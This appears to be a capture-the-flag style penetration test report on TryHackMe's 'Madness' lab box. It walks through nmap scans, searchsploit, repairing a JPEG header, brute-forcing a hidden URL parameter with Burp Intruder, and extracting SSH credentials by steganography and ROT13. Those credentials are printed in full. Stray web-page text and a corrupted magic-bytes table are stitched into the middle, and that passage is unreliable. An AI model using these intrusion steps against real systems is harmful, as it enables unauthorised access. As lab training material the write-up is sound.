



Madness-Report

Project Title: Madness – Internal Network & Web Application Penetration Test

Team name: Whoami

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1. Executive Summary

This assessment was conducted as part of an internal penetration test targeting a Linux-based server hosting an HTTP service and an SSH service.

The primary objective of the engagement was to evaluate the security posture of the exposed services, identify potential vulnerabilities, and determine whether an attacker could compromise the system and escalate privileges to root.

During the assessment, weaknesses were observed in:

- **Web Application Information Disclosure**
- **Weak Access Control in Hidden Parameters**
- **Use of Obfuscation Instead of Proper Security**
- **Weak SSH Credential Protection**
- **Presence of a Vulnerable SUID Binary (screen-4.5.0)**

These issues enabled a full compromise of the server, including obtaining **root privileges**.

The overall risk rating for the system is **High**, due to the complete compromise of confidentiality, integrity, and availability.

2. Methodology Overview

The methodology followed industry-standard frameworks:

- **NIST SP 800-115 (Technical Guide to Security Testing)**
- **OWASP Web Security Testing Guide**
- **MITRE ATT&CK Framework**
- **PTES (Penetration Testing Execution Standard)**

1- **Pre-engagement** – Define scope and rules.

2- **Intelligence Gathering** – Collect information about the target.

3- **Threat Modeling** – Identify possible threats and attack paths.

4- **Vulnerability Analysis** – Find weaknesses.

5- **Exploitation** – Exploit vulnerabilities to prove impact.

6- **Post-Exploitation** – Escalate, pivot, and assess real damage.

7- **Reporting** – Document findings and remediation steps.

3. Assessment Scope

In-Scope Target:

- **IP Address:** *[Target IP]*
- **Services Identified:**
 - 22/tcp – SSH
 - 80/tcp – HTTP

Engagement Type:

- Internal Network Penetration Test
- Web Application Penetration Test

Testing Approach:

- Reconnaissance & Enumeration
- Vulnerability Assessment
- Exploitation
- Post-Exploitation & Privilege Escalation
- Risk Evaluation
- Documentation & Recommendations

4. Technical Findings & Attack Narrative

This section provides a high-level narrative of how the attack unfolded from initial enumeration to full system compromise.

4.1 Initial Reconnaissance & Service Enumeration

An initial Nmap scan was performed to identify open ports and running services.

Commands used:

```
nmap [TARGET_IP]
```

```
nmap [TARGET_IP] -n -Pn -sS -T5 -p22,80
```

Findings:

- **Port 22/tcp (SSH)** running on Linux
- **Port 80/tcp (Apache HTTPD)**

Additional fingerprinting using whatweb provided information about the web technology stack.

```
Applications Places System Sat 22 Nov, 17:20
root@ip-10-10-51-222: ~

File Edit View Search Terminal Help

root@ip-10-10-51-222:~# nmap 10.10.239.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:20 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
Nmap scan report for 10.10.239.65
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:EF:0E:74:DB:73 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@ip-10-10-51-222:~#
```

```
Applications Places System Sat 22 Nov, 17:21
root@ip-10-10-51-222: ~

File Edit View Search Terminal Help

root@ip-10-10-51-222:~# nmap 10.10.239.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:20 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
Nmap scan report for 10.10.239.65
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:EF:0E:74:DB:73 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@ip-10-10-51-222:~# nmap 10.10.239.65 -n -Pn -sS -sV -T5 -p22,80
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:21 GMT
Nmap scan report for 10.10.239.65
Host is up (0.00029s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:EF:0E:74:DB:73 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds
root@ip-10-10-51-222:~#
```

```
ronin@Samurai: ~  
Session Actions Edit View Help  
ronin@Samurai: ~ ronin@Samurai: ~  
ronin@Samurai: ~  
$ whatweb http://10.10.239.65/  
http://10.10.239.65/ [200 OK] Apache[2.4.18], Country[RESERVED][0], HTTPServer[Apache/2.4.18 (Ubuntu)], IP[10.10.239.65], Title[Apache2 Ubuntu Default Page: It works]  
ronin@Samurai: ~  
$
```

No publicly available exploits matched the detected versions (checked through searchsploit and Exploit-DB).

```
ronin@Samurai: ~  
Session Actions Edit View Help  
ronin@Samurai: ~ ronin@Samurai: ~  
ronin@Samurai: ~  
$ searchsploit Apache 2.4.18  
  
Exploit Title  
-----  
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution  
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner  
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation  
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak  
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service  
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow  
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)  
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)  
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal  
Apache Tomcat < 5.5.17 - Remote Directory Listing  
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal  
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)  
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)  
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)  
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)  
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution  
  
Shellcodes: No Results  
  
ronin@Samurai: ~  
$
```



4.2 Web Application Analysis & Information Disclosure

Accessing the HTTP service revealed a minimal static webpage.

A manual review of the page source uncovered:

- A **hidden comment** referencing an internal image
- The image could not be rendered properly

Upon inspection of the file header (magic bytes), it was determined that the file extension was **incorrect** (JPEG header modified).





The file was repaired using:


xxd

ghex

After correcting the header, the image displayed properly and contained:

- A reference to a **hidden directory**: /th1s_1s_hidd3n





Contents

(Top)

See also

References

External links

4E 55 52 55 49 40 47	NURUNG	0	nul	nuru ASCIIANSI image and palette files ^[21]
4E 55 52 55 58 41 4C	NURUPAL	0	nup	
53 44 58 58	SDPK	0	dpx	SMPTe DPX image
58 58 44 53	XPDS	0	cer	OpenEXR image
76 2F 31 01	v7I\	0	bpg	Better Portable Graphics format ^[4]
42 58 47 F8	BPGQ	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
FF 08 FF 08	y0y0	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
49 45 00 01	y0y0\JFF\	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
FF 08 FF EE	y0y1	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
FF 08 FF E1 77 45 78	y0y1\Exit\	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
69 06 00 00	y0y1	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
FF 08 FF E0	y0y1	0	jpg	JPEG raw or in the JFF or Exit file format ^[7]
00 00 00 0C 0A 50 20 20	~~~~~P~~~~~	0	jpg	JPEG 2000 format ^[4]
00 0A 07 0A	~~~~~P~~~~~	0	jpg	JPEG 2000 format ^[4]
FF 4F FF 51	y0y0	0	jpg	JPEG 2000 format ^[4]

Appearance

Text

Small

Standard

Large

Width

Standard


Wide


Color (beta)

Automatic

Light

Dark





4.3 Hidden Parameter Abuse & Weak Access Controls

Inside the hidden directory, a parameter named:

?secret=

was discovered.

Inputting random values had no effect, but the page source revealed:


"Value is between 0–99"

A brute-force attack was executed via **Burp Suite Intruder**, iterating through values 0–99.

The valid value was discovered:

- secret=73

This returned a **passphrase** used for extracting data from an image via *steghide*.






Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 5/

That is wrong! Get outta here!





4.4 Credential Extraction Through Steganography

Using the retrieved passphrase, hidden content was extracted:

`steghide extract -sf image.jpg`

The extraction revealed:


- hidden.txt containing the username:
 - wbxre → ROT13 → **joker**

Another hidden image, once extracted, provided the **SSH password**:

***axA&GF8dP**

Thus, valid SSH credentials were obtained:

- Username:** joker
- Password:** *axA&GF8dP



```
File Edit Search View Document Help
1 Fine you found the password!
2
3 Here's a username
4
5 wbxre
6
7 I didn't say I would make it easy for you!
8
```

TryHackMe [Machines] ROT13 - CyberChef

cyberchef.js?recipe=ROT13&raw=true&false.133&input=d2AmdJ

Download CyberChef

Operations

- Rot
- ROT13
- ROT47
- Rotate left
- Rotate right
- Force ObjectID timestamp
- Apply to JSON
- From UNIX Timestamp
- From Octal
- Protocol Decode
- Protocol Encode
- Drop bytes
- Remove Diacritics
- Remove null bytes
- Remove whitespace
- From HTML Entity
- From Hex Content
- Randomize Colour Palette

Recipe

ROT13

☒ Rotate lower case chars ☒ Rotate upper case chars ☐ Rotate numbers

Amount: 13

Input

hidden

Output

hidden

